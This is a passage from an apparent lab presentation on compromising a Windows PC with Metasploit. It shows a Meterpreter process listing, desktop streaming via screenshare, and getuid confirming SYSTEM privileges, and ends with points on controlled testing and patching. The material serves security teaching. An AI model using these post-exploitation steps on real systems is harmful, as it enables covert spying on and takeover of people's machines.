 352   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 372   320   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   380   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 436   380   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 496   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 504   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 616   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 684   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 764   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 864   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 892   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1052  472   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 1136  472   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1168  864   dwm.exe            x64   1        deshani-PC\deshani            C:\Windows\system32\Dwm.exe
 1176  472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1292  472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1476  1664  explorer.exe       x64   1        deshani-PC\deshani            C:\Windows\Explorer.EXE
 1696  472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1860  472   taskhost.exe       x64   1        deshani-PC\deshani            C:\Windows\system32\taskhost.exe
 1904  472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1916  472   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 2268  1476  cmd.exe            x64   1        deshani-PC\deshani            C:\Windows\system32\cmd.exe
 2276  392   conhost.exe        x64   1        deshani-PC\deshani            C:\Windows\system32\conhost.exe

meterpreter >
```

# POST-EXPLOITATION ACTIVITIES

*screenshare* – Streams the target system's desktop screen to the attacker in real time.

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/yAJuwbaP.html
[*] Streaming ...
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
meterpreter >
```



# POST-EXPLOITATION ACTIVITIES

*getuid* - checks the active user on the victim machine

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

# CONCLUSION

- Demonstrated how security weaknesses can be identified and exploited
- Testing was performed in a controlled environment
- Outdated systems are highly vulnerable to cyberattacks
- Regular updates and patching are essential

# THANK YOU!